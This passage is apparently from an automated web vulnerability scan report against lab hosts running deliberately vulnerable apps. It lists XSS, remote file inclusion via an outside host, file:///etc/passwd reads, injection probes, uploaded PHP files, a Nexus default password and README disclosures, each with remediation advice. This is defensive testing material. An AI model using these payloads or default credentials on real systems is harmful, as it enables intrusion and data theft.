	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/TWiki/TWikiAccessControl?template=oopsmore&param1=1.1&param2=1.1 has XSS via Remote File Inclusion vulnerability
	Parameter names	template
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>

53/53	Target	http://192.168.105.200/twiki/bin/oops/TWiki/TWikiAccessControl?template=oopsmore&param1=1.1&param2=1.1
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/TWiki/TWikiAccessControl?template=oopsmore&param1=1.1&param2=1.1 has XSS via Remote File Inclusion vulnerability
	Parameter names	param1
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>

References:

REFERENCES
https://owasp.org/www-community/xss-filter-evasion-cheatsheet

Vulnerability Solution:

Edit the source code to ensure that input is properly validated. Where is possible, it is recommended to make a list of accepted filenames and restrict the input to that list.

165 XPath Injection

Description:

XPath injection vulnerabilities arise when user-controllable data is incorporated into XPath queries in an unsafe manner. An attacker can supply crafted input to break out of the data context in which their input appears and interfere with the structure of the surrounding query, to obtain sensitive data or interfere with application logic

Affected Nodes:

1/1	Target	http://192.168.105.196:81/xpath.php?a=1&b=<!--&c=1&d=to
	Vulnerability details	Target http://192.168.105.196:81/xpath.php?a=1&b=<!--&c=1&d=to has XPath Injection vulnerability
	Parameter names	b
	Payload	<!--

References:

REFERENCES
https://cwe.mitre.org/data/definitions/91.html
https://www.owasp.org/index.php/XPATH_Injection

Vulnerability Solution:

User input should be strictly validated before being incorporated into XPath queries. In most cases, it will be appropriate to accept input containing only short alphanumeric strings. At the very least, input containing any XPath metacharacters such as " ' / @ = * [ ] (and) should be rejected.

166 - 167 File Upload

Description:

The implementation code of the file upload function does not strictly limit the file suffix and file type uploaded by the user, which allows the attacker to upload arbitrary files to a directory that can be accessed through the web. Allowing users to upload arbitrary files could allow attackers to inject dangerous content or malicious code and run it on the server.

Affected Nodes:

1/2	Target	http://192.168.105.196:81/upload/1.php
	Vulnerability details	Target http://192.168.105.196:81/upload/1.php has File Upload vulnerability
	Parameter names	file
	Payload	http://192.168.105.196:81/upload/upload/VSnkcs.php
2/2	Target	http://192.168.105.196:81/upload/4.php
	Vulnerability details	Target http://192.168.105.196:81/upload/4.php has File Upload vulnerability
	Parameter names	file
	Payload	http://192.168.105.196:81/upload/VIGDSf.php

References:

REFERENCES
https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

Vulnerability Solution:

1. For the uploaded file, hide the path of the uploaded file when returning the data package.

2. The security filter on the server side strictly controls the type and suffix of the uploaded file.

3. The upload type is subject to security restrictions. JS front-end and back-end are subject to double-layer security restrictions, including file extension security detection, mime file type security detection, and upload file size restriction.

4. Restrict the folder security of the uploaded directory, remove the script execution permission of the directory, and only run ordinary JPG pictures, and read-write permission.

168 - 174 File Inclusion

Description:

A file inclusion vulnerability is a type of web vulnerability that is most commonly found to affect web applications that rely on a scripting run time. This issue is caused when an application builds a path to executable code using an attacker-controlled variable in a way that allows the attacker to control which file is executed at run time. Successful exploitation of a file inclusion vulnerability will result in remote code execution on the web server that runs the affected web application. An attacker can use remote code execution to create a web shell on the web server, which can be used for website defacement.

Affected Nodes:

1/7	Target	http://192.168.105.196:81/include.php?file=13745325-cd3d-4961-b71d-d04727bb02b0

	Vulnerability details	Target http://192.168.105.196:81/include.php?file=13745325-cd3d-4961-b71d-d04727bb02b0 has File Inclusion vulnerability
	Parameter names	file
	Payload	http://66.220.31.40/p/file_include_test%3F.php
2/7	Target	http://192.168.105.200/mutillidae/index.php?do=toggle-hints&page=13745325-cd3d-4961-b71d-d04727bb02b0
	Vulnerability details	Target http://192.168.105.200/mutillidae/index.php?do=toggle-hints&page=13745325-cd3d-4961-b71d-d04727bb02b0 has File Inclusion vulnerability
	Parameter names	page
	Payload	file:///etc/passwd
3/7	Target	http://192.168.105.200/mutillidae/index.php?page=13745325-cd3d-4961-b71d-d04727bb02b0
	Vulnerability details	Target http://192.168.105.200/mutillidae/index.php?page=13745325-cd3d-4961-b71d-d04727bb02b0 has File Inclusion vulnerability
	Parameter names	page
	Payload	file:///etc/passwd
4/7	Target	http://192.168.105.200/mutillidae/?page=13745325-cd3d-4961-b71d-d04727bb02b0
	Vulnerability details	Target http://192.168.105.200/mutillidae/?page=13745325-cd3d-4961-b71d-d04727bb02b0 has File Inclusion vulnerability
	Parameter names	page
	Payload	file:///etc/passwd
5/7	Target	http://192.168.105.200/mutillidae/index.php?page=13745325-cd3d-4961-b71d-d04727bb02b0&username=anonymous
	Vulnerability details	Target http://192.168.105.200/mutillidae/index.php?page=13745325-cd3d-4961-b71d-d04727bb02b0&username=anonymous has File Inclusion vulnerability
	Parameter names	page
	Payload	file:///etc/passwd
6/7	Target	http://192.168.105.200/mutillidae/index.php?page=add-to-your-blog.php
	Vulnerability details	Target http://192.168.105.200/mutillidae/index.php?page=add-to-your-blog.php has File Inclusion vulnerability
	Parameter names	page
	Payload	csrf-token=SecurityIsDisabled&add-to-your-blog-php-submit-button=Save+Blog+Entry&page=13745325-cd3d-4961-b71d-d04727bb02b0&blog_entry=data

7/7	Target	http://192.168.105.200/mutillidae/index.php?page=password-generator.php&username=anonymous
	Vulnerability details	Target http://192.168.105.200/mutillidae/index.php?page=password-generator.php&username=anonymous has File Inclusion vulnerability
	Parameter names	page
	Payload	username=anonymous&password-generator-php-submit-button=Generate&page=13745325-cd3d-4961-b71d-d04727bb02b0

References:

REFERENCES
https://owasp.org/www-community/vulnerabilities/PHP_File_Inclusion

Vulnerability Solution:

Add strong control/validate and filter on user-input

175 - 176 Command Execution

Description:

In various high-level scripting languages, when a program needs to call some external processes to process, it will call some functions that execute system commands, such as system () in PHP, eval() , exec() , proc_open () , shell_exec (), Eval () in Python, etc. because developers did not filter these executable special function entries in their own code when writing code, the attacker can submit malicious construction statements, that is, control the parameters in the command execution function, and submit them to the server for execution, resulting in a remote command execution vulnerability, and then control the entire server and invade the intranet.

Affected Nodes:

1/2	Target	http://192.168.105.196:81/exec.php?a=whoami
	Vulnerability details	Target http://192.168.105.196:81/exec.php?a=whoami has Command Execution vulnerability
	Parameter names	a
	Payload	set
2/2	Target	http://192.168.105.196:81/el.php?a=222
	Vulnerability details	Target http://192.168.105.196:81/el.php?a=222 has Command Execution vulnerability
	Parameter names	a
	Payload	set

References:

REFERENCES
https://www.owasp.org/index.php/Command_Injection

REFERENCES
https://www.owasp.org/index.php/Testing_for_Command_Injection_(OTG-INPVAL-013)
https://cwe.mitre.org/data/definitions/78.html

Vulnerability Solution:

1. Use less as far as possible to perform the command function or directly disable

2 parameter values to use quotation marks including as far as possible, to execute the command before the function/method for parameter setting whitelist or blacklist filters, escape to the sensitive characters, for example, can be directly call escapeshellcmd() and escapeshellarg() function in PHP, all of the string can mess with Shell and character escAPIng to follow another orders, such as pipe (|), a semicolon (;) , redirect (>), read from a file (<), etc.

3. Before using dynamic functions, ensure that the function used is one of the specified functions

177 Expression Language Injection

Description:

The Expression Language Injection attack takes advantage of server-side code injection vulnerabilities which occur whenever an application incorporates user-controllable data into a string that is dynamically evaluated by a code interpreter. If the user data is not strictly validated, an attacker can substitute input that modifies the code that will be executed by the server.

Affected Nodes:

1/1	Target	http://192.168.105.196:81/el.php?a=${1000000000-170111926}
	Vulnerability details	Target http://192.168.105.196:81/el.php?a=${1000000000-170111926} has Expression Language Injection vulnerability
	Parameter names	a
	Payload	${1000000000-861263556}

References:

REFERENCES
https://owasp.org/www-community/vulnerabilities/Expression_Language_Injection

Vulnerability Solution:

Applications should avoid incorporating user-controllable data into dynamically evaluated code, if it is considered unavoidable, input data should be strictly validated.

178 Server-Side Template Injection

Description:

Server-side template injection is the ability for an attacker to inject a malicious payload into a template using native template syntax and then execute the template on the server side.

Affected Nodes:

1/1	Target	http://192.168.105.196:81/el.php?a=222
	Vulnerability details	Target http://192.168.105.196:81/el.php?a=222 has Server-Side Template Injection vulnerability

	Parameter names	http://192.168.105.196:81/el.php?a=${7762*1166}
	Payload	${7762*1166}

References:

REFERENCES
https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/07-Input_Validation_Testing/18-Testing_for_Server_Side_Template_Injection

Vulnerability Solution:

1. Use an illogical template engine.2. Separate logic from presentation as much as possible.

179 - 180 Backend Weak Password

Description:

When the application permits weak passwords for users or admins, hacker can brute-forced into backend and gain the exposure of private data.

Affected Nodes:

1/2	Target	http://192.168.105.200/dvwa/login.php
	Vulnerability details	Target http://192.168.105.200/dvwa/login.php has Backend Weak Password vulnerability
	Parameter names	Null
	Payload	
2/2	Target	http://192.168.105.200/dvwa/vulnerabilities/brute/
	Vulnerability details	Target http://192.168.105.200/dvwa/vulnerabilities/brute/ has Backend Weak Password vulnerability
	Parameter names	Null
	Payload	

References:

REFERENCES
https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A2-Broken_Authentication
https://geekflare.com/web-backend-security-risk/

Vulnerability Solution:

1.Implement multi-factor authentication to prevent automated attacks.

2. Encourage (or force) the user to adopt a good password policy.

3. Limit failed logins.

4. Use efficient algorithm hash. When choosing an algorithm, consider the max password length.

5. Test the session timeout system and make sure the session token is invalidated after logout.

791 Medium Vulnerabilities

1 - 4 Miwisoft MijoSearch for Joomla! XSS (CVE-2013-6878)

Description:

Cross-site scripting (XSS) vulnerability in the Mijosoft MijoSearch component 2.0.4 and earlier for Joomla! allows remote attackers to inject arbitrary web script or HTML via the query parameter to component/mijosearch/search.

Affected Nodes:

1/4	Target	http://192.168.105.197:8008/component/mijosearch/search?query=im%22%3E%3Cdiv%20onmouseover=alert%28%22just06832test%22%29%20style=%22width:100%;height:10000px;z-index:100%22%3E%3C/div%3E&limit=15&order=relevance&orderdir=desc
	Vulnerability details	Target http://192.168.105.197:8008/component/mijosearch/search?query=im%22%3E%3Cdiv%20onmouseover=alert%28%22just06832test%22%29%20style=%22width:100%;height:10000px;z-index:100%22%3E%3C/div%3E&limit=15&order=relevance&orderdir=desc has Miwisoft MijoSearch for Joomla! XSS (CVE-2013-6878) vulnerability
	Parameter names	component/mijosearch/search?query=im%22%3E%3Cdiv%20onmouseover=alert%28%22just06832test%22%29%20style=%22width:100%;height:10000px;z-index:100%22%3E%3C/div%3E&limit=15&order=relevance&orderdir=desc
	Payload	http://192.168.105.197:8008/component/mijosearch/search?query=im%22%3E%3Cdiv%20onmouseover=alert%28%22just06832test%22%29%20style=%22width:100%;height:10000px;z-index:100%22%3E%3C/div%3E&limit=15&order=relevance&orderdir=desc
2/4	Target	http://192.168.105.197:8032/component/mijosearch/search?query=im%22%3E%3Cdiv%20onmouseover=alert%28%22just57023test%22%29%20style=%22width:100%;height:10000px;z-index:100%22%3E%3C/div%3E&limit=15&order=relevance&orderdir=desc
	Vulnerability details	Target http://192.168.105.197:8032/component/mijosearch/search?query=im%22%3E%3Cdiv%20onmouseover=alert%28%22just57023test%22%29%20style=%22width:100%;height:10000px;z-index:100%22%3E%3C/div%3E&limit=15&order=relevance&orderdir=desc has Miwisoft MijoSearch for Joomla! XSS (CVE-2013-6878) vulnerability
	Parameter names	component/mijosearch/search?query=im%22%3E%3Cdiv%20onmouseover=alert%28%22just57023test%22%29%20style=%22width:100%;height:10000px;z-index:100%22%3E%3C/div%3E&limit=15&order=relevance&orderdir=desc
	Payload	http://192.168.105.197:8032/component/mijosearch/search?query=im%22%3E%3Cdiv%20onmouseover=alert%28%22just57023test%22%29%20style=%22width:100%;height:10000px;z-index:100%22%3E%3C/div%3E&limit=15&order=relevance&orderdir=desc
3/4	Target	http://192.168.105.197:8048/component/mijosearch/search?query=im%22%3E%3Cdiv%20onmouseover=alert%28%22just85632test%22%29%20style=%22width:100%;height:10000px;z-index:100%22%3E%3C/div%3E&limit=15&order=relevance&orderdir=desc

	Vulnerability details	Target http://192.168.105.197:8048/component/mijosearch/search?query=im%22%3E%3Cdiv%20onmouseover=alert%28%22just85632test%22%29%20style=%22width:100%;height:10000px;z-index:100%22%3E%3C/div%3E&limit=15&order=relevance&orderdir=desc has Miwisoft MijoSearch for Joomla! XSS (CVE-2013-6878) vulnerability
	Parameter names	component/mijosearch/search?query=im%22%3E%3Cdiv%20onmouseover=alert%28%22just85632test%22%29%20style=%22width:100%;height:10000px;z-index:100%22%3E%3C/div%3E&limit=15&order=relevance&orderdir=desc
	Payload	http://192.168.105.197:8048/component/mijosearch/search?query=im%22%3E%3Cdiv%20onmouseover=alert%28%22just85632test%22%29%20style=%22width:100%;height:10000px;z-index:100%22%3E%3C/div%3E&limit=15&order=relevance&orderdir=desc
4/4	Target	http://192.168.105.197:8057/component/mijosearch/search?query=im%22%3E%3Cdiv%20onmouseover=alert%28%22just86725test%22%29%20style=%22width:100%;height:10000px;z-index:100%22%3E%3C/div%3E&limit=15&order=relevance&orderdir=desc
	Vulnerability details	Target http://192.168.105.197:8057/component/mijosearch/search?query=im%22%3E%3Cdiv%20onmouseover=alert%28%22just86725test%22%29%20style=%22width:100%;height:10000px;z-index:100%22%3E%3C/div%3E&limit=15&order=relevance&orderdir=desc has Miwisoft MijoSearch for Joomla! XSS (CVE-2013-6878) vulnerability
	Parameter names	component/mijosearch/search?query=im%22%3E%3Cdiv%20onmouseover=alert%28%22just86725test%22%29%20style=%22width:100%;height:10000px;z-index:100%22%3E%3C/div%3E&limit=15&order=relevance&orderdir=desc
	Payload	http://192.168.105.197:8057/component/mijosearch/search?query=im%22%3E%3Cdiv%20onmouseover=alert%28%22just86725test%22%29%20style=%22width:100%;height:10000px;z-index:100%22%3E%3C/div%3E&limit=15&order=relevance&orderdir=desc

References:

REFERENCES
https://nvd.nist.gov/vuln/detail/CVE-2013-6878
https://miwisoft.com/downloads/mijosearch/component/mijosearch

Vulnerability Solution:

upgrade Mijosoft MijoSearch component version to 2.0.5 and over.

5 HTTP HOST Header Attack

Description:

In order to obtain the site name dynamically, the page displays it as the value in the HTML tag. The host value displayed in the page can be controlled by modifying the host field of HTTP request protection. Can lead to Web cache poisoning and abuse of other channels, such as password reset email

Affected Nodes:

1/1	Target	http://192.168.105.197:8081/

	Vulnerability details	Target http://192.168.105.197:8081/ has HTTP HOST Header Attack vulnerability
	Parameter names	X-Forwarded-Host
	Payload	mobcaexcPVUrXrLd.com

References:

REFERENCES
https://owasp.org/www-community/attacks/HTTP_Response_Splitting

Vulnerability Solution:

1. Set the host value to constant in the code layer.

2. Verify whether the host value is the set value on the server.

6 Nexus Weak Password

Description:

After Nexus is installed, the system will assign a default password. If the user does not modify it in time, the attacker can use the default password to log in to the system at will.

Affected Nodes:

1/1	Target	http://192.168.105.197:8081/service/rapture/session
	Vulnerability details	Target http://192.168.105.197:8081/service/rapture/session has Nexus Weak Password vulnerability
	Parameter names	url
	Payload	admin123

References:

REFERENCES
https://owasp.org/www-project-top-ten/2017/A2_2017-Broken_Authentication

Vulnerability Solution:

1. Enforce a strong password policy

2. Restrict access only to specific IPs

7 Improper Configuration of "crossdomain.xml"

Description:

The browser security model normally prevents web content from one domain from accessing data from another domain. This is commonly known as the "same origin policy". URL policy files grant cross-domain permissions for reading data. They permit operations that are not permitted by default. The URL policy file is located, by default, in the root directory of the target server, with the name crossdomain.xml (for example, at www.example.com/crossdomain.xml). [break][break] When a domain is specified in crossdomain.xml file, the site declares that it is willing to allow the operators of any servers in that domain to obtain any document on the server where the policy file resides. The crossdomain.xml file deployed on this website opens the server to all domains (use of a single asterisk "*" as a pure wildcard is supported). This practice is suitable for public servers, but should

not be used for sites located behind a firewall because it could permit access to protected areas. It should not be used for sites that require authentication in the form of passwords or cookies. Sites that use the common practice of authentication based on cookies to access private or user-specific data should be especially careful when using cross-domain policy files.

Affected Nodes:

1/1	Target	http://192.168.105.196:81/crossdomain.xml
	Vulnerability details	Target http://192.168.105.196:81/crossdomain.xml has Improper Configuration of "crossdomain.xml" vulnerability
	Parameter names	url
	Payload	

References:

REFERENCES
https://www.acunetix.com/vulnerabilities/web/insecure-crossdomain-xml-file/

Vulnerability Solution:

Carefully evaluate which sites will be allowed to make cross-domain calls. Consider network topology and any authentication mechanisms that will be affected by the configuration or implementation of the cross-domain policy.

8 - 580 README Page Information Disclosure

Description:

README files may contain application installation procedures and other information. It can provide valuable information to an malicious user.

Affected Nodes:

1/573	Target	http://192.168.105.197:8008/admin-console/readme
	Vulnerability details	Target http://192.168.105.197:8008/admin-console/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
2/573	Target	http://192.168.105.197:8008/adminconsole/readme
	Vulnerability details	Target http://192.168.105.197:8008/adminconsole/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
3/573	Target	http://192.168.105.197:8008/jmx-console/readme
	Vulnerability details	Target http://192.168.105.197:8008/jmx-console/readme has README Page Information Disclosure vulnerability
	Parameter names	url

	Payload	readme
4/573	Target	http://192.168.105.197:8008/_layouts/readme
	Vulnerability details	Target http://192.168.105.197:8008/_layouts/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
5/573	Target	http://192.168.105.197:8008/_private/readme
	Vulnerability details	Target http://192.168.105.197:8008/_private/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
6/573	Target	http://192.168.105.197:8008/.ssh/readme
	Vulnerability details	Target http://192.168.105.197:8008/.ssh/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
7/573	Target	http://192.168.105.197:8008/bin/readme
	Vulnerability details	Target http://192.168.105.197:8008/bin/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
8/573	Target	http://192.168.105.197:8008/phpsysinfo/readme
	Vulnerability details	Target http://192.168.105.197:8008/phpsysinfo/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
9/573	Target	http://192.168.105.197:8008/phpldapadmin/readme
	Vulnerability details	Target http://192.168.105.197:8008/phpldapadmin/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
10/573	Target	http://192.168.105.197:8008/uploadify/readme
	Vulnerability details	Target http://192.168.105.197:8008/uploadify/readme has README Page Information Disclosure vulnerability

	Parameter names	url
	Payload	readme
11/573	Target	http://192.168.105.197:8008/phpThumb/readme
	Vulnerability details	Target http://192.168.105.197:8008/phpThumb/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
12/573	Target	http://192.168.105.197:8008/session/readme
	Vulnerability details	Target http://192.168.105.197:8008/session/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
13/573	Target	http://192.168.105.197:8008/sessions/readme
	Vulnerability details	Target http://192.168.105.197:8008/sessions/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
14/573	Target	http://192.168.105.197:8008/_source/readme
	Vulnerability details	Target http://192.168.105.197:8008/_source/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
15/573	Target	http://192.168.105.197:8008/_src/readme
	Vulnerability details	Target http://192.168.105.197:8008/_src/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
16/573	Target	http://192.168.105.197:8008/_www/readme
	Vulnerability details	Target http://192.168.105.197:8008/_www/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
17/573	Target	http://192.168.105.197:8008/spool/readme

	Vulnerability details	Target http://192.168.105.197:8008/spool/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
18/573	Target	http://192.168.105.197:8008/tar.gz/readme
	Vulnerability details	Target http://192.168.105.197:8008/tar.gz/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
19/573	Target	http://192.168.105.197:8008/tar.bz2/readme
	Vulnerability details	Target http://192.168.105.197:8008/tar.bz2/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
20/573	Target	http://192.168.105.197:8008/tar/readme
	Vulnerability details	Target http://192.168.105.197:8008/tar/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
21/573	Target	http://192.168.105.197:8008/uploader/readme
	Vulnerability details	Target http://192.168.105.197:8008/uploader/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
22/573	Target	http://192.168.105.197:8008/uploads/readme
	Vulnerability details	Target http://192.168.105.197:8008/uploads/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
23/573	Target	http://192.168.105.197:8008/upload/readme
	Vulnerability details	Target http://192.168.105.197:8008/upload/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme

24/573	Target	http://192.168.105.197:8008/incomming/readme
	Vulnerability details	Target http://192.168.105.197:8008/incomming/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
25/573	Target	http://192.168.105.197:8008/user_uploads/readme
	Vulnerability details	Target http://192.168.105.197:8008/user_uploads/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
26/573	Target	http://192.168.105.197:8008/New Folder/readme
	Vulnerability details	Target http://192.168.105.197:8008/New Folder/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
27/573	Target	http://192.168.105.197:8008/New folder (2)/readme
	Vulnerability details	Target http://192.168.105.197:8008/New folder (2)/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
28/573	Target	http://192.168.105.197:8008/log/readme
	Vulnerability details	Target http://192.168.105.197:8008/log/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
29/573	Target	http://192.168.105.197:8008/logs/readme
	Vulnerability details	Target http://192.168.105.197:8008/logs/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
30/573	Target	http://192.168.105.197:8008/_logs/readme
	Vulnerability details	Target http://192.168.105.197:8008/_logs/readme has README Page Information Disclosure vulnerability
	Parameter names	url

	Payload	readme
31/573	Target	http://192.168.105.197:8008/logfile/readme
	Vulnerability details	Target http://192.168.105.197:8008/logfile/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
32/573	Target	http://192.168.105.197:8008/logfiles/readme
	Vulnerability details	Target http://192.168.105.197:8008/logfiles/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
33/573	Target	http://192.168.105.197:8008/~log/readme
	Vulnerability details	Target http://192.168.105.197:8008/~log/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
34/573	Target	http://192.168.105.197:8008/~logs/readme
	Vulnerability details	Target http://192.168.105.197:8008/~logs/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
35/573	Target	http://192.168.105.197:8008/settings/readme
	Vulnerability details	Target http://192.168.105.197:8008/settings/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
36/573	Target	http://192.168.105.197:8008/global/readme
	Vulnerability details	Target http://192.168.105.197:8008/global/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
37/573	Target	http://192.168.105.197:8008/globals/readme
	Vulnerability details	Target http://192.168.105.197:8008/globals/readme has README Page Information Disclosure vulnerability

	Parameter names	url
	Payload	readme
38/573	Target	http://192.168.105.197:8008/admin/readme
	Vulnerability details	Target http://192.168.105.197:8008/admin/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
39/573	Target	http://192.168.105.197:8008/adminpanel/readme
	Vulnerability details	Target http://192.168.105.197:8008/adminpanel/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
40/573	Target	http://192.168.105.197:8008/admin0/readme
	Vulnerability details	Target http://192.168.105.197:8008/admin0/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
41/573	Target	http://192.168.105.197:8008/admin1/readme
	Vulnerability details	Target http://192.168.105.197:8008/admin1/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
42/573	Target	http://192.168.105.197:8008/admin_/readme
	Vulnerability details	Target http://192.168.105.197:8008/admin_/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
43/573	Target	http://192.168.105.197:8008/_admin/readme
	Vulnerability details	Target http://192.168.105.197:8008/_admin/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
44/573	Target	http://192.168.105.197:8008/_adm/readme

	Vulnerability details	Target http://192.168.105.197:8008/_adm/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
45/573	Target	http://192.168.105.197:8008/administrator/readme
	Vulnerability details	Target http://192.168.105.197:8008/administrator/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
46/573	Target	http://192.168.105.197:8008/.adm/readme
	Vulnerability details	Target http://192.168.105.197:8008/.adm/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
47/573	Target	http://192.168.105.197:8008/.admin/readme
	Vulnerability details	Target http://192.168.105.197:8008/.admin/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
48/573	Target	http://192.168.105.197:8008/~admin/readme
	Vulnerability details	Target http://192.168.105.197:8008/~admin/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
49/573	Target	http://192.168.105.197:8008/admin_files/readme
	Vulnerability details	Target http://192.168.105.197:8008/admin_files/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
50/573	Target	http://192.168.105.197:8008/site_admin/readme
	Vulnerability details	Target http://192.168.105.197:8008/site_admin/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme

51/573	Target	http://192.168.105.197:8008/fileadmin/readme
	Vulnerability details	Target http://192.168.105.197:8008/fileadmin/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
52/573	Target	http://192.168.105.197:8008/adminfiles/readme
	Vulnerability details	Target http://192.168.105.197:8008/adminfiles/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
53/573	Target	http://192.168.105.197:8008/administration/readme
	Vulnerability details	Target http://192.168.105.197:8008/administration/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
54/573	Target	http://192.168.105.197:8008/sysadmin/readme
	Vulnerability details	Target http://192.168.105.197:8008/sysadmin/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
55/573	Target	http://192.168.105.197:8008/administrative/readme
	Vulnerability details	Target http://192.168.105.197:8008/administrative/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
56/573	Target	http://192.168.105.197:8008/webadmin/readme
	Vulnerability details	Target http://192.168.105.197:8008/webadmin/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
57/573	Target	http://192.168.105.197:8008/admins/readme
	Vulnerability details	Target http://192.168.105.197:8008/admins/readme has README Page Information Disclosure vulnerability
	Parameter names	url

	Payload	readme
58/573	Target	http://192.168.105.197:8008/administrivia/readme
	Vulnerability details	Target http://192.168.105.197:8008/administrivia/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
59/573	Target	http://192.168.105.197:8008/useradmin/readme
	Vulnerability details	Target http://192.168.105.197:8008/useradmin/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
60/573	Target	http://192.168.105.197:8008/sysadmins/readme
	Vulnerability details	Target http://192.168.105.197:8008/sysadmins/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
61/573	Target	http://192.168.105.197:8008/admin_login/readme
	Vulnerability details	Target http://192.168.105.197:8008/admin_login/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
62/573	Target	http://192.168.105.197:8008/admin_logon/readme
	Vulnerability details	Target http://192.168.105.197:8008/admin_logon/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
63/573	Target	http://192.168.105.197:8008/INSTALL_admin/readme
	Vulnerability details	Target http://192.168.105.197:8008/INSTALL_admin/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
64/573	Target	http://192.168.105.197:8008/fpadmin/readme
	Vulnerability details	Target http://192.168.105.197:8008/fpadmin/readme has README Page Information Disclosure vulnerability

	Parameter names	url
	Payload	readme
65/573	Target	http://192.168.105.197:8008/siteadmin/readme
	Vulnerability details	Target http://192.168.105.197:8008/siteadmin/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
66/573	Target	http://192.168.105.197:8008/.subversion/readme
	Vulnerability details	Target http://192.168.105.197:8008/.subversion/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
67/573	Target	http://192.168.105.197:8008/_sqladm/readme
	Vulnerability details	Target http://192.168.105.197:8008/_sqladm/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
68/573	Target	http://192.168.105.197:8008/sqladm/readme
	Vulnerability details	Target http://192.168.105.197:8008/sqladm/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
69/573	Target	http://192.168.105.197:8008/client/readme
	Vulnerability details	Target http://192.168.105.197:8008/client/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
70/573	Target	http://192.168.105.197:8008/clients/readme
	Vulnerability details	Target http://192.168.105.197:8008/clients/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
71/573	Target	http://192.168.105.197:8008/cmd/readme

	Vulnerability details	Target http://192.168.105.197:8008/cmd/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
72/573	Target	http://192.168.105.197:8008/restricted/readme
	Vulnerability details	Target http://192.168.105.197:8008/restricted/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
73/573	Target	http://192.168.105.197:8008/_pages/readme
	Vulnerability details	Target http://192.168.105.197:8008/_pages/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
74/573	Target	http://192.168.105.197:8008/webmin/readme
	Vulnerability details	Target http://192.168.105.197:8008/webmin/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
75/573	Target	http://192.168.105.197:8008/reseller/readme
